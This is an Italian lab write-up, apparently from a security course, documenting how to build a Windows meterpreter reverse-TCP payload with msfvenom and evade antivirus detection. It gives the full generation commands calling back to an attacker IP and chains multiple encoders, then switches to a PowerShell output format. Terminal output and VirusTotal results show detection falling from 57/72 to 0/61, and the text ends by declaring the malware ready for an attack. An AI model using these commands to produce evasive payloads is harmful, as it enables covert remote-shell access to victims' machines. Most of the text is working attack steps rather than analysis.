
Pratica S9L1

Obiettivo: creare un malware con msfvenom cercando di evitarne il rilevamento da parte degli antivirus.

Comincio con il testare i funzionamento di msfvenom, carico un payload meterpreter con ip e porta della mia macchina attaccante e lo salvo su un file eseguibile.


msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.1.148 LPORT=5556 -f exe -o prova.exe



```
┌──(kali㉿kali)-[~/Desktop/Malware]
└─$ msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.1.148 LPORT=5556 -f exe -o prova.exe

[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of exe file: 73802 bytes
Saved as: prova.exe
```

Il file viene creato e passo a scannerizzarlo con virustotal



57 / 72

Community Score

57/72 security vendors flagged this file as malicious


a5aa3d53679f361c1f0b99abb507af4d630d3feac5cc063c623890274cfc48ad

ab.exe

Il risultato è abbastanza evidente, il file creato è molto visibile agli antivirus e non va bene.

Ora provo ad usare più encoder tenendo il formato raw

msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.1.148 LPORT=5556 -a x86 --platform windows -e x86/shikata_ga_nai -i 5 -f raw | msfvenom -a x86 --platform windows -e x86/call4_dword_xor -i 3 -f raw | msfvenom -a x86 --platform windows -e x86/countdown -i 4 -o prova2.exe




```
┌──(kali㉿kali)-[~/Desktop/Malware]
└─$ msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.1.148 LPORT=5556 -a x86 --platform windows -e x86/shikata_ga_nai -i 5 -f raw | msfven
om -a x86 --platform windows -e x86/call4_dword_xor -i 3 -f raw | msfvenom -a x86 --platform windows -e x86/countdown -i 4 -o prova2.exe

Attempting to read payload from STDIN ...
Attempting to read payload from STDIN ...
Found 1 compatible encoders
Attempting to encode payload with 5 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 381 (iteration=0)
x86/shikata_ga_nai succeeded with size 408 (iteration=1)
x86/shikata_ga_nai succeeded with size 435 (iteration=2)
x86/shikata_ga_nai succeeded with size 462 (iteration=3)
x86/shikata_ga_nai succeeded with size 489 (iteration=4)
x86/shikata_ga_nai chosen with final size 489
Payload size: 489 bytes

Found 1 compatible encoders
Attempting to encode payload with 3 iterations of x86/call4_dword_xor
x86/call4_dword_xor succeeded with size 516 (iteration=0)
x86/call4_dword_xor succeeded with size 542 (iteration=1)
x86/call4_dword_xor succeeded with size 570 (iteration=2)
x86/call4_dword_xor chosen with final size 570
Payload size: 570 bytes

Found 1 compatible encoders
Attempting to encode payload with 4 iterations of x86/countdown
x86/countdown succeeded with size 588 (iteration=0)
x86/countdown succeeded with size 606 (iteration=1)
x86/countdown succeeded with size 624 (iteration=2)
x86/countdown succeeded with size 642 (iteration=3)
x86/countdown chosen with final size 642
Payload size: 642 bytes
Saved as: prova2.exe
```



4
/ 61

Community Score

4/61 security vendors flagged this file as malicious


5bcfeb3715936a8438967f912450460d549429e968d2ddf013a9c6f2c5bdc81d

prova2.exe

La scansione di virustotal ora è migliorata, il file riuscirà a superare molte più difese.

Come ultimo test invece di creare un file eseguibile a windows, maschero il malware sotto forma di script per PowerShell


msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.1.148 LPORT=5556 -a x86 --platform windows -e x86/shikata_ga_nai -i 5 -f ps1 | msfvenom -a x86 --platform windows -e x86/call4_dword_xor -i 3 -f ps1 | msfvenom -a x86 --platform windows -e x86/countdown -i 4 -f ps1 -o prova3.ps1



```
┌──(kali㉿kali)-[~/Desktop/Malware]
└─$ msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.1.148 LPORT=5556 -a x86 --platform windows -e x86/shikata_ga_nai -i 5 -f ps1 | msfven
om -a x86 --platform windows -e x86/call4_dword_xor -i 3 -f ps1 | msfvenom -a x86 --platform windows -e x86/countdown -i 4 -f ps1 -o prova3.ps1

Attempting to read payload from STDIN ...
Attempting to read payload from STDIN ...
Found 1 compatible encoders
Attempting to encode payload with 5 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 381 (iteration=0)
x86/shikata_ga_nai succeeded with size 408 (iteration=1)
x86/shikata_ga_nai succeeded with size 435 (iteration=2)
x86/shikata_ga_nai succeeded with size 462 (iteration=3)
x86/shikata_ga_nai succeeded with size 489 (iteration=4)
x86/shikata_ga_nai chosen with final size 489
Payload size: 489 bytes
Final size of ps1 file: 2432 bytes
Found 1 compatible encoders
Attempting to encode payload with 3 iterations of x86/call4_dword_xor
x86/call4_dword_xor succeeded with size 2458 (iteration=0)
x86/call4_dword_xor succeeded with size 2486 (iteration=1)
x86/call4_dword_xor succeeded with size 2514 (iteration=2)
x86/call4_dword_xor chosen with final size 2514
Payload size: 2514 bytes
Final size of ps1 file: 12457 bytes
Found 1 compatible encoders
Attempting to encode payload with 4 iterations of x86/countdown
x86/countdown succeeded with size 12475 (iteration=0)
x86/countdown succeeded with size 12493 (iteration=1)
x86/countdown succeeded with size 12511 (iteration=2)
x86/countdown succeeded with size 12529 (iteration=3)
x86/countdown chosen with final size 12529
Payload size: 12529 bytes
Final size of ps1 file: 62020 bytes
Saved as: prova3.ps1
```

Creato il file lo scannerizzo con virustotal



0

/ 61

No security vendors flagged this file as malicious

d2885fc1551835f33c4440bb0ed555f48f377af283521d9e5c26ae8a323f1322

prova3.ps1

Questa volta il malware non viene rilevato, pronto per essere utilizzato in fase di attacco.